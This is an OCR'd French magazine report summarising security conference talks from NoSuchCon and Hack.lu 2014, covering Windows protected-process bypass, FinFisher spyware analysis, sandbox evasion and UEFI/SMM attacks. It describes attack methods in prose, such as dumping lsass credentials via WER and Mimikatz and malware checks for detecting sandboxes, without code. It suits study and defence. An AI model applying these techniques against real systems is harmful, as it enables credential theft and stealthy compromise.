Après la pause déjeuner, Ezequiel Gutesman, nous a présenté ses recherches sur la base de données HANA de l'éditeur SAP. Son architecture est composée d'une base de données et d'un serveur web lui permettant d'héberger directement des applications. Elle est hébergée entièrement en RAM.
Après cette introduction, le chercheur nous a présenté les différents vecteurs d'attaque comme les injections SQL ou les Cross-Site Scripting. Il a démontré que dans ce contexte, une vulnérabilité de type Cross-Site Scripting est plus importante qu'une injection SQL, car l'utilisateur de l'application est aussi celui de la base de données.


USBArmory
Andrea Barisani (@andreabarisani)

Slides
http://www.nosuchcon.fr/talks/2014/D2_05_Andrea_Barisani_forging_the_usb_armory.pdf

Andrea Barisani est venu nous présenter USBArmory, une clé USB orientée Sécurité. La présentation avait pour but de montrer toutes les étapes du projet comme les choix techniques, les problématiques auxquels il a dû faire face, etc.

« Le chercheur Andrea Allievi nous a présenté ses recherches sur les derniers mécanismes de protection du système Microsoft Windows sur le noyau. »

Cette clé pourra par exemple servir de manager de mot de passe, de clé USB chiffrée avec détection d'ordinateur, de plateforme de pentest, etc.



La clé devrait être disponible en décembre prochain.

> NoSuchCon : Troisième journée

Reverse engineering MSP 430 device
Braden Thomas (@drspringfield)

Lendemain de Social Event oblige, les deux premières conférences de la journée ont été difficiles à suivre.


Braden Thomas a ouvert les festivités en présentant les différentes étapes de Reverse Engineering suivies pour décortiquer un cadenas électronique. Ce type d'équipement est utilisé aux États-Unis et au Canada pour stocker les clefs des maisons mises en vente. Pour cela, le chercheur s'est intéressé en détail au fonctionnement du boitier, et en particulier à son processeur MSP 430, afin d'être en mesure de récupérer les clefs de chiffrement secrètes y étant stockées. La présentation s'est terminée par une démonstration, illustrant avec quelle facilité il est possible de déverrouiller ce type d'équipements pour un attaquant disposant de moyens relativement réduits. En effet, seules quelques secondes ont été nécessaires avant que le chercheur déverrouille le cadenas électronique.

À noter, le chercheur a usé d'une attaque exotique pour arriver à ses fins. En effet, afin de récupérer la clef de chiffrement, Braden Thomas a réalisé une attaque dénommée « Paparazzi », visant à flasher la puce mise à nue à l'aide d'un simple appareil photo afin d'en modifier le comportement.

Attack on the Core
Peter Hlavaty (@zer0mem)

✚Slides
http://www.nosuchcon.fr/talks/2014/D3_02_Peter_Hlavaty_Attack_on_the_core.pdf

Peter est ensuite venu nous présenter les différentes techniques d'exploitation pouvant être utilisées afin de s'attaquer aux noyaux des dernières versions des systèmes d'exploitation modernes que sont Windows, Mac OS X et Linux/Android. Cette conférence particulièrement technique a été l'occasion pour le chercheur de présenter un framework permettant de simplifier la conception de code d'exploitation en C++. Cet outil devrait être rendu public d'ici peu.



Cryptographic Backdooring
Jean-Philippe Aumasson (@veorq)

✚Slides
http://www.nosuchcon.fr/talks/2014/D3_03_Jean_Philippe_Aumasson_Cryptographic_Backdooring.pdf

La cryptographie est un sujet complexe. Les portes dérobées tout autant.

Depuis les révélations (par exemple, le programme BULLRUN de la NSA) des pratiques des agences américaines suite à l'analyse des documents dérobés par Edward Snowden, ces deux thèmes sont régulièrement évoqués dans les médias.

Loin des théories mathématiques complexes, cette présentation volontairement simpliste a permis à l'audience de mieux comprendre les tenants et les aboutissants de ces portes dérobées un peu spéciales. Cette présentation était importante pour Jean-Philippe Aumasson, un cryptographe reconnu, puisqu'aucun travail de recherche n'a été publié à ce sujet. Une citation résume cependant bien son point de vue : « You may not be interested in backdoors, but backdoors are interested in you »

Jean-Philippe est donc intervenu afin de nous présenter le concept de porte dérobée cryptographique, et ses principales caractéristiques. Ainsi, selon lui, une backdoor cryptographique se doit :

✚D'être indétectable ;

✚De respecter le principe « NOBUS » (No One But Us, un terme utilisé par la NSA) ;

✚D'être réutilisable et non modifiable ;

✚D'être simple.

Ce type de porte dérobée est rarement compris par le grand public. Il s'agissait donc là d'introduire ce sujet complexe afin d'attirer l'attention des spécialistes et de favoriser les futures recherches dans ce domaine.

Cette présentation didactique, bourrée d'exemples concrets tant en terme de portes dérobées identifiées qu'en terme de technique de sabotage, s'est donc révélée particulièrement instructive.

Detecting BGP hijacks in 2014

Guillaume Valadon (@guedou) et Nicolas Vivet (@nizox)


Slides

http://www.nosuchcon.fr/talks/2014/D3_04_Guillaume_Valadon_Nicolas_Vivet_detecting_BGP_hijacks.pdf

Après la pause déjeuner, Guillaume Valadon et Nicolas Vivet, deux spécialistes travaillant pour l'ANSSI sont venus nous présenter le fruit de leurs recherches en matière de détection des attaques de type « hijacking » sur BGP.

Ce type d'attaque est connu de longue date. En effet, le protocole BGP n'intégrant de base aucun mécanisme de protection visant à rendre impossible l'usurpation d'identité, il est possible pour un attaquant d'annoncer des préfixes IP sur lesquels il n'a aucune autorité, et ainsi de récupérer le trafic associé. Certains géants de l'Internet en ont déjà fait les frais, à l'instar de Google et de son service YouTube.

Après avoir présenté quelques rappels sur le fonctionnement de BGP, les deux spécialistes nous ont présenté les différents scénarios d'attaque, ainsi que les mesures de remédiation active (appliquer strictement les 3 règles de base régissant les échanges BGP) et passive (filtrer les messages d'UPDATE) pouvant être adoptées afin de se protéger.



Guillaume et Nicolas sont ensuite entrés dans le vif du sujet ; à savoir la détection de ses attaques, de manière hors ligne, puis en temps réel.

Pour être en mesure de détecter les attaques hors ligne, les deux chercheurs ont premièrement dû trouver une solution leur permettant de collecter les annonces BGP échangées par les opérateurs. Le RIPE propose justement pour cela un service (RIS) de collecte. Les données collectées représentent environ 500 Go par ans... Les chercheurs ont donc dû concevoir un parseur spécifique, en s'appuyant sur Parsifal, un autre projet de l'ANSSI (OCamel). Ils ont également dû développé plusieurs autres outils leur permettant de retraiter ces données et ainsi de détecter les annonces BGP conflictuelles, caractéristiques des attaques de type Hijacking.

NSC #2
NoSuchCon

À ce sujet, les chercheurs ont exposé les différentes problématiques rencontrées (volume de données, temps de traitement, affinage des résultats), ainsi que les résultats associés.

« You may not be interested in backdoors, but backdoors are interested in you »

La dernière partie de la présentation a été consacrée à la détection de ces mêmes attaques en temps réel. De la même manière, les chercheurs nous ont présenté leur outillage et les résultats associés.

Ces travaux ont permis de montrer qu'en France, un grand nombre de conflits au niveau BGP sont dus à des erreurs de la part des administrateurs.

« Surprise Talk », aka unreal mode: breaking protected processe

Alex Ionescu (@aionescu)

Slides


http://www.nosuchcon.fr/talks/2014/D3_05_Alex_ionescu_Breaking_protected_processes.pdf

Alex Ionescu est ensuite venu nous présenter le fruit de ses récentes recherches sur les « processus protégés » mis en place par Microsoft au sein des dernières versions de son système d'exploitation Windows. Cette présentation a été annoncée à la dernière minute, Microsoft ayant autorisé le chercheur à nous présenter son travail.

Initialement mis en place par l'éditeur de Redmond afin d'offrir un mécanisme de DRM robuste, empêchant par exemple l'accès aux clefs secrètes contenues dans la mémoire de certains processus, Microsoft a décidé d'étendre ce mécanisme à d'autres usages, permettant ainsi de rendre son système plus stable et surtout plus sûr d'utilisation. En effet, les processus protégés permettent par exemple de rendre impossible à un administrateur de couper certains processus systèmes sensibles.

Alex a débuté sa présentation par un rappel sur le fonction-

nement d'Authenticode, un mécanisme supporté depuis de longues années par l'éditeur, permettant de signer les exécutables. Authenticode s'appuie sur une fonctionnalité baptisée « Enhanced Key Usage » (EKU) offerte par le standard X.509. Grâce à celle-ci, il est possible de limiter l'utilisation d'une clef secrète et du certificat associé à certains usages, tels que le chiffrement SSL, l'échange de mail sécurisé, ou encore la signature de pilote Windows en mode noyau (les Drivers).



Windows définit et supporte ainsi plusieurs EKU spécifiques en fonction de la provenance du certificat et de son utilisation, comme :

- la « Signature de code » (1.3.6.1.5.5.7.3.3) ;
- le « Early Launch Antimalware Driver » (1.3.6.1.4.1.311.61.4.1) ;
- Windows System Component Verification (1.3.6.1.4.1.311.10.3.6) ;
- Protected Process Light Verification (1.3.6.1.4.1.311.10.3.22) ;
- Windows TCB Component (1.3.6.1.4.1.311.10.3.23).

En fonction de cette signature (EKU), de la racine de confiance utilisée (l'autorité de certification), ainsi que du système d'exploitation, les binaires se voient attribuer également un niveau de confiance lors de leur lancement. Plus ce niveau de confiance est élevé, plus le système d'exploitation est en mesure de faire confiance à l'exécutable, et donc de lui attribuer plus de « libertés ». Dans les dernières versions de Windows, on retrouve ainsi les niveaux suivants :

0 --> Unchecked
1 --> Unsigned
4 --> Authenticode
6 --> App Store
7 --> Anti Malware
8 --> Microsoft
12 --> Windows
14 --> Windows TCB

Enfin, la politique de gestion de ces niveaux de confiance dans la signature des exécutables varie légèrement en fonction des différentes versions des systèmes d'exploitation.

La création et la gestion des processus protégés s'appuient donc sur cette première brique technique.

**« Alex est ensuite entré plus en détail dans le fonctionnement et la gestion des processus protégés sur Windows 8 et 8.1...
Il est par exemple désormais impossible de tuer certains processus sensibles, tels que les processus LSA, Anti-Malware, CSRSS ou encore SMS »**

Concrètement, la politique de sécurité implémentée par Microsoft ne permet qu'aux processus protégés disposant d'un niveau de confiance plus élevé de contourner les restrictions imposées par cette fonctionnalité, afin de retrouver les bonnes vieilles contraintes liées aux ACLs. En effet, les privilèges classiques tels que Debug, TCB, ou encore SYSTEM ne permettent plus de manipuler les processus protégés.

Alex est ensuite entré plus en détail dans le fonctionnement et la gestion des processus protégés sur Windows 8 et 8.1 (depuis le boot du système jusqu'au lancement de certains services proposés par des éditeurs tiers), en présentant les modifications apportées par Microsoft. Il est par exemple désormais impossible de tuer certains processus sensibles, tels que les processus LSA, Anti-Malware, CSRSS ou encore SMSS. Il est également impossible de dumper les hash depuis la LSA lorsque la fonctionnalité « LSA protection » est activée.

Enfin, le chercheur nous a présenté l'impact de ces nouvelles protections sur la gestion des crashs, des crashdumps et donc de WinDBG. Sur les dernières versions de Windows, « Windows Error Reporting » (WER), le composant en charge de la gestion des dumps dispose du niveau de privilèges le plus élevé. Cela le rend donc intéressant pour plusieurs raisons, mais principalement, car cela lui permet d'accéder directement à la mémoire de certains processus sensibles tels que « Lsass.exe ». Microsoft a cependant pris en compte ce cas et les dumps ainsi générés par WER sont

par défaut chiffrés, ce qui les rend inutilisables en l'état.

Cependant (et l'objet de cette présentation était justement sur ce point), Alex a identifié une faille lui permettant de forcer WER à dumper la mémoire en clair, contournant ainsi l'ensemble des mesures adoptées par l'éditeur. La démo a été sans appel, un simple appel à son outil, puis à Mimikatz, a permis de récupérer le mot de passe en clair contenu dans le processus « lsass.exe ».

Enfin, le chercheur a conclu sa présentation en détaillant les changements apportés par Windows 10, dont une version de test a été publiée par l'éditeur il y a peu. Selon lui, les différentes nouveautés introduites par Microsoft améliorent considérablement le niveau de sécurité de la plateforme.

`Résultats du challenge

Slides
http://www.nosuchcon.fr/talks/2014/NSC_Challenge_intro.pdf

Slides
http://www.nosuchcon.fr/talks/2014/NSC_Challenge_solution.pdf

Références

http://blog.rootshell.be/2014/11/20/nosuchcon-wrap-up-day-1/

http://blog.rootshell.be/2014/11/21/nosuchcon-wrap-up-day-3/

http://securite.intrinsec.com/2014/11/24/conference-nosuchcon-2014-jour-1/

http://securite.intrinsec.com/2014/11/24/conference-nosuchcon-2014-jour-2/

http://securite.intrinsec.com/2014/11/24/conference-nosuchcon-2014-jour-3/

http://www.orange-business.com/fr/blogs/securite/actualites/nosuchcon-2-day-1-le-resume

Hack.lu

par Julien TERRIAC et Rodolphe NEUVILLE

The Heartbleed test Adventure

Filippo Valsorda (@FiloSottile)

Slides

https://speakerd.s3.amazonaws.com/presentations/4e538da03b270132afda224ffdff9a3d/Hack.lu_-_The_Heartbleed_test_adventure.pdf


Filippo Valsorda est un ingénieur au sein de l'équipe sécurité de la société CloudFare. Il est à l'origine du premier outil permettant de tester la célèbre vulnérabilité Heartbleed. Cette conférence n'avait pas pour ambition de faire une nième description technique de la vulnérabilité, mais plutôt d'observer l'évolution d'un service mis en place pour tester si son propre serveur est vulnérable.

Dès la publication de la vulnérabilité sur Twitter, le chercheur a développé une preuve de concept à l'aide du langage Go. Pour ce faire, il a analysé rapidement le correctif de sécurité publié par OpenSSL. Le développement de la preuve de concept fut très rapide grâce à la faible complexité de la vulnérabilité. En quelques heures seulement, il a su développer un script fonctionnel qu'il a publié sur Internet. Il a également développé un site web afin de distribuer des informations autour de cette vulnérabilité.

Il s'imaginait que seul son entourage proche visiterait le site. Mais la charge a évolué très rapidement pour atteindre près de 300 000 000 de tests au bout de 14 jours. Pour subvenir à cette forte demande, Filippo a dû commander plus d'une quarantaine de serveurs.

Dans cette opération de communication, il a rencontré plusieurs problématiques :

- Le test de la vulnérabilité provoquait un déni de service sur certains serveurs ;
- Un administrateur d'une banque l'a contacté, car une erreur au sein des bibliothèques Go identifiait le site de la banque comme étant vulnérable.



Amazon a participé à cette vaste opération de communication en se positionnant en première ligne face aux autorités, aux universités ou autres personnes mécontentes du service. Filippo Valsorda fut ainsi protégé contre les plaintes qui lui étaient adressées. Toutes ces plaintes furent prises en charge par l'équipe sécurité d'Amazon. Malgré le fait que ce service soit à la limite de la légalité, le chercheur n'a donc eu à craindre aucune poursuite judiciaire.


Funcap: Rapid reversing with IDA Pro

Andrzej Dereszowski (@deresz666)


Slides

http://www.recon.cx/2014/slides/FunCap.pdf

Aucun outil ne permet de faire le lien entre Ollydbg et IDA Pro, deux des principaux outils utilisés pour faire du reverse-engineering. Pourtant, ces deux outils sont complémentaires.



Ollydbg permet de faire de l'analyse dynamique. Il est généralement utilisé pour étudier la phase dite de « unpacking » d'un malware. IDA Pro permet quant à lui de réaliser une analyse statique d'un malware. Un chercheur ne peut pas réaliser l'étude dynamique et l'étude statique de manière simultanée. Chaque phase est réalisée de manière séparée. Pour parer à cette lacune, Andrzej Dereszowski a développé un outil nommé FunCap qui permet d'interconnecter ces deux programmes.



Voici les principales fonctionnalités de FunCap :

- Support de nombreuses plateformes, et notamment des architectures ARM. Il devrait donc être également compatible avec iOS ou encore Android.

- Possibilité de réaliser un « RunTime graph » qui permet de comprendre comment fonctionne les différents packers utilisés. Ce type de graphique permet d'unpacker de manière simple les packers les plus compliqués.

- Fonctionnalité d'ajout de points d'arrêt sur chaque appel de fonction (permet d'identifier des appels indirects sur certaines fonctions).

- Déchiffre et affiche l'ensemble des variables passées au travers des différentes fonctions d'un malware. Cette technique permet notamment d'identifier les chaines de caractères obfusquées de manière simple. FunCap les surligne dans IDA Pro afin de pouvoir rapidement les identifier.

- L'ensemble des fonctions exécutées est surligné d'une couleur différente afin d'identifier les zones de code mort. Cette technique est assez courante chez les créateurs de malware afin de complexifier le travail des analystes.

- L'outil est utilisable directement via l'invite de commande IDA Pro.

La conférence se conclut avec la présentation, en vidéo, de l'analyse de 3 malwares afin de mettre en valeur les bénéfices de l'outil. En quelques clics, les serveurs de Commandes et Contrôle (C&C) utilisés par les différents malwares ont ainsi pu être identifiés.

Stripping the controversial FinFisher application for Android phones

Attila Marosi (@0xmaro)

Slides

http://archive.hack.lu/2014/inside_spying_v1.4.pdf

Durant cette conférence, Attila Marosi nous a présenté FinFisher, un logiciel malveillant utilisé par de nombreuses agences gouvernementales. FinFisher est en effet un spyware commercial édité par la société anglaise Gamma Group International. Sa première apparition remonte à septembre 2012 après avoir été analysée en détail par une société canadienne.


En août 2014, Gamma International a été piratée. 40 GB de données ont ensuite été publiés sur Internet, avec notamment le code source de l'application Android FinFisher. De nombreuses versions du malware sont disponibles au sein des documents publiés. Néanmoins, seule la version 4.21 a été analysée, car elle correspondait à une version de Q&A. Par conséquent, elle n'était pas obfusquée et donc plus facile à analyser. De plus, la plupart des autres fichiers APK étaient chiffrés à l'aide d'une clé PGP.

Attila Marosi a commencé par étudier les permissions demandées par le malware. En effet, chaque application doit référencer toutes les permissions dont elle a besoin. L'application demande par exemple l'accès aux SMS, au logiciel WhatsApp, ainsi qu'à d'autres droits assez intrusifs.

Le chercheur a ensuite identifié le fichier de configuration utilisé par le malware. Ce fichier est obfusqué. Il s'agit d'un simple conteneur au format ZIP ne contenant aucun fichier. Dans celui-ci, de nombreuses chaines de caractères sont décimées au sein des fichiers fictifs. En rassemblant

l'ensemble de ces blocs disséminés, Attila Marosi a été en mesure de reconstruire une chaine encodée en base64. Ce fichier de configuration décrivait :

- la gestion des données mobiles (3G) ;
- la gestion des SMS ;
- la passerelle à utiliser ;
- l'intervalle de rafraichissement entre les différents envois d'informations ;



L'ensemble des données récupérées sur le téléphone (SMS, appels...) est ainsi exfiltré par le malware via la connexion 3G ou le WiFi du téléphone. De plus, les attaquants faisant partie des forces de l'ordre ou d'agences gouvernementales, ils sont en mesure de masquer de manière assez simple l'exfiltration des données.

« L'attaque DMA présentée réalisait un patching de la fonction d'authentification du système d'exploitation Mac OS X. Une fois la machine patchée, l'utilisation de n'importe quel mot de passe autorisait l'authentification sur le système. »

Afin de piloter le malware, les commandes lui sont envoyées par SMS. Pour ne pas alerter leurs victimes, les appels systèmes d'Android étaient surchargés. Pour cela, tous les SMS reçus sont analysés. Si un SMS s'avère être une commande, la méthode « AbortBroadcast » est appelée afin qu'aucune application, ni même le système d'exploitation ne puissent avoir connaissance de ce message.

Une des principales faiblesses du malware provient de la clé de chiffrement utilisée. L'algorithme de chiffrement AES est utilisé avec une clé d'une longueur de 4 bytes. Cette clé peut donc être facilement cassée par recherche exhaustive. Lors de la démonstration, moins de 5 minutes ont suffi pour retrouver la clé à partir d'un fichier PCAP. Cette clé est notamment utilisée pour chiffrer les messages envoyés entre le serveur de commande (C&C) et le malware. Par ailleurs, aucune vérification n'est effectuée sur les commandes envoyées au malware. Le seul paramètre requis est l'IMEI de la victime. Ce mécanisme permettait de s'assurer que le message reçu arrivait à bonne destination. Ainsi, tous ceux qui possèdent la clé de chiffrement et connaissent le format des commandes utilisées sont en mesure d'envoyer des commandes à exécuter.

La dernière version du malware est la 4.51. Elle dispose d'une fonctionnalité de capture d'écran. Cependant, pour effectuer ce type d'action, l'application doit disposer des droits les plus élevés. Le malware embarque pour cela un code d'exploitation lui permettant d'élever ses privilèges. Au sein de cette nouvelle version, le fichier de configuration est désormais chiffré. Néanmoins, la longueur de la clé de chiffrement n'est toujours que de 4 bytes.

L'ensemble des outils présenté est disponible à l'adresse suivante :
http://finspy.marosi.hu/tools-for-finspy/

Bypassing Sandboxes for fun... Profit will be realized by sandbox vendors

Paul Jung

Slides

http://archive.hack.lu/2014/Bypasss_sandboxes_for_fun.pdf

Dû à la forte croissance de l'utilisation des machines virtuelles et des moyens de protection de type sandbox, le premier réflexe d'un attaquant est d'identifier si son malware est exécuté dans un environnement « hostile ». En effet, même pour les attaquants, time is money.

Afin de détecter si le programme est exécuté au sein d'une sandbox, voici quelques techniques utilisées par les pirates :

- Exécuter des instructions non supportées.

En effet, une sandbox doit émuler le maximum d'instructions bas niveau afin de pouvoir faire le lien avec le microprocesseur. Néanmoins, certaines de ces instructions ne sont pas implémentées. Leur exécution déclenche une erreur qui permettra d'identifier la présence de la sandbox.

- Détection du nombre de CPU.

En effet, en 2014, tous les ordinateurs ou serveurs disposent de plus d'un processeur. Donc tout environnement possédant un seul processeur sera identifié comme une sandbox.

- Interprétation du comportement des CPU (différents).

Les processeurs ont un comportement différent dans un environnement émulé. Toutefois, un benchmark des différentes sandbox est nécessaire afin d'utiliser cette technique.

Par ailleurs, toutes ces méthodes de détection des Sandboxs par les malwares se basent sur des marqueurs bien précis.

Un éditeur de malware est donc en mesure de prendre en compte ces éléments pour adapter ces produits rendant ces méthodes de détection inexploitables et relançant de nouveau le jeu du chat et de la souris entre éditeurs et créateurs de malwares.

Extreme Privilege Escalation On Windows 8/UEFI Systems

Corey Kallenberg, Xeno Kovah, John Butterworth,Sam Cornwell

Le MITRE est une organisation américaine à but non lucratif. Elle travaille notamment pour le département de la défense américain (DOD). Après toutes les révélations faites par Snowden, il est compliqué de statuer sur les intentions réelles du MITRE.

Les problématiques abordées au cours de cette présentation sont assez inhabituelles. Généralement, lorsqu'un attaquant obtient les droits administrateurs sur un serveur, il s'arrête là. Pour les consultants réalisant les tests d'intrusion, c'est le « saint Graal ». Mais que peut-on faire concrètement une fois qu'un attaquant a obtenu les droits NT/System ?

Le premier scénario, pour obtenir un accès privilégié au niveau du noyau (ring 0), consiste à charger un driver signé. Pour obtenir un certificat, il suffit de prouver que vous êtes une société afin de pouvoir acheter un certificat pour 99$ auprès de Microsoft. Mais cette compromission n'est pas suffisante. Il est possible d'aller encore plus loin et de compromettre le poste en amont au niveau du SMM, ou pire, au niveau du firmware (UEFI).

Microsoft a bien compris cette problématique. En compromettant directement le BIOS, un attaquant peut prendre le contrôle d'un système avant même que le système d'exploitation ne soit lancé. Dans ce cas, Microsoft est dans l'incapacité de mettre en place une quelconque protection. C'est la raison pour laquelle les dernières versions de Windows imposent l'utilisation de l'UEFI. Microsoft estime sans doute qu'il n'est affecté par aucune vulnérabilité...

Xeno Kovah a présenté la vulnérabilité liée aux variables EFI. Cette vulnérabilité fut détaillée par son collègue Corey Kallenberg à la conférence HITB 2k14 (voir ActuSécu #38).

Pour résumer, sous Windows 8, la méthode nommée « SetFirmwareEnvironmentVariable » permet de modifier les variables non volatiles (stockées au sein de la mémoire flash du processeur). Plusieurs vulnérabilités affectent ce mécanisme.

Notamment, en définissant la variable « Setup » à « ALWAYS_EXECUTE », il est possible de désactiver la « Secure Boot Policy ». De plus, l'exploitation de corruptions mémoires est possible, par exemple la célèbre CVE-1999-0046 (dépassement de tampon au sein de la variable d'environnement TERM). Toutes ces vulnérabilités provenaient d'une mauvaise implémentation de l'UEFI.

Les chercheurs du MITRE se sont donc intéressés au standard UEFI afin d'identifier des vulnérabilités propres au standard et non à une mauvaise implémentation. Ils ont analysé les phases les plus critiques et notamment la gestion des mises à jour.

« Pour les consultants réalisant les tests d'intrusion, c'est le « saint Graal ». Mais que peut-on faire concrètement une fois qu'un attaquant a obtenu les droits NT/System ? »

Lors de l'une d'elles, le système d'exploitation divise le nouveau firmware à installer en de nombreux paquets appelés « Capsules ». Cette opération évite d'écrire de trop larges volumes de données d'un coup. Au cours du redémarrage suivant, la signature de l'enveloppe qui regroupe toutes les capsules est vérifiée. Puis, toutes les capsules sont réorganisées pour installer le firmware.

Pour compromettre l'UEFI, les chercheurs utilisent une technique similaire au Heap Spray. Pour cela, ils vont créer une multitude de variables d'environnement à l'aide de l'API décrite précédemment. Ils vont ainsi créer une mise à jour malveillante en remplissant les différentes capsules. Ensuite, lors du redémarrage, ils sont parvenus à lancer l'installation de la mise à jour malveillante avant que la vérification de la signature soit réalisée.

Il est cependant possible d'obtenir davantage de privilèges grâce au SMM. Le SMM est un espace mémoire protégé. Lors de l'exécution de code au sein du SMM, le programme peut accéder depuis le SMM à l'ensemble des espaces mémoire, mais aucun programme ne peut accéder au programme exécuté dans le SMM. Cette fonctionnalité avait été introduite à l'origine par Intel pour augmenter le niveau de sécurité des systèmes informatiques. Donc, en ayant compromis l'UEFI, il est donc possible d'exécuter du code au sein du SMM, car ce dernier n'est pas protégé pendant un laps de temps assez long au démarrage du système.

Cet accès privilégié permet de réaliser toutes les tâches possibles. Pour le démontrer, les chercheurs ont décidé de faire une preuve de concept nommée « The Watcher ». Il s'agit d'un petit programme qui va s'exécuter au sein du SMM pour scanner toute la mémoire du système à la recherche d'une signature particulière. Dès qu'il identifiera cette suite d'octet, il exécutera le code ASM qui suivra la signature. Pour des raisons évidentes de performance, toute la mémoire n'est pas scannée par The Watcher. Seules certaines pages mémoires sont scannées. Il suffit donc de remplir une page mémoire avec la signature pour garantir que le Watcher identifie la signature. Ce concept permet donc de prendre le contrôle de n'importe quel système infecté. On pourrait imaginer prendre le contrôle d'un serveur avec un simple ping (toutes les données sont à un moment stockées en mémoire).

Un autre exemple serait de réaliser un déni de service en modifiant la première instruction réalisée par le processeur. En effet, à ce stade du démarrage du système, aucun mécanisme de gestion d'erreurs n'existe. De ce fait, la moindre erreur provoque la « destruction » du processeur.

À l'heure actuelle, aucune protection n'existe contre ce type d'attaque. Seuls deux scripts (Copernicus) développés par le MITRE permettent de détecter la présence d'une backdoor à partir du firmware du constructeur. Ils réalisent pour cela un différentiel entre le BIOS du constructeur et celui présent sur le poste.

I hunt TR-069 admins - pwning ISPs like a boss

Shahar Tal (@jifa)

Slides

http://archive.hack.lu/2014/I-hunt-TR-069-admins-shahar-tal-hacklu.pdf

Shahar Tal travaille en tant que chercheur au sein de la société CheckPoint. Il s'est intéressé au protocole TR-069 et plus particulièrement à son utilisation au sein des serveurs ACS (Auto Configuration Server).

Le protocole TR-069, aussi connu sous le nom de CWMP (CPE WAN Management Protocol) permet d'administrer des périphériques clients, tels que des routeurs situés au sein d'un LAN, depuis le WAN (Internet). Il est utilisé par de nombreuses sociétés telles que Bell, AT&T, Verizon, Tiscali, Comcast Company.... Malgré sa faible notoriété, le port du protocole CWMP (7547/TCP) est le second port le plus exposé sur internet. Peu d'informations sont donc disponibles sur Internet concernant le composant TR-069. Par exemple, aucun sujet sur Reddit n'est disponible, et seul un groupe de 19 personnes existe sur Twitter.

Les serveurs ACS peuvent être assimilés à des serveurs de supervision chargés de surveiller les CPE (Customer Premises Equipment). Les CPE sont des équipements qui sont raccordés à l'infrastructure d'un opérateur. Dans le modèle utilisé, les communications entre ces deux équipements se font au travers de flux XML où le serveur ACS initie toujours la connexion. Les serveurs ACS sont donc utilisés pour réaliser des opérations de support, des diagnostics de performance, déployer des mises à jour, etc. À qui faites-vous assez confiance pour donner un tel accès ? Avez-vous assez confiance en votre fournisseur Internet pour lui laisser exécuter de telles tâches d'administration, à n'importe quel moment, sans qu'aucune action soit requise de votre part, et ce, au travers d'un service exposé sur Internet ?

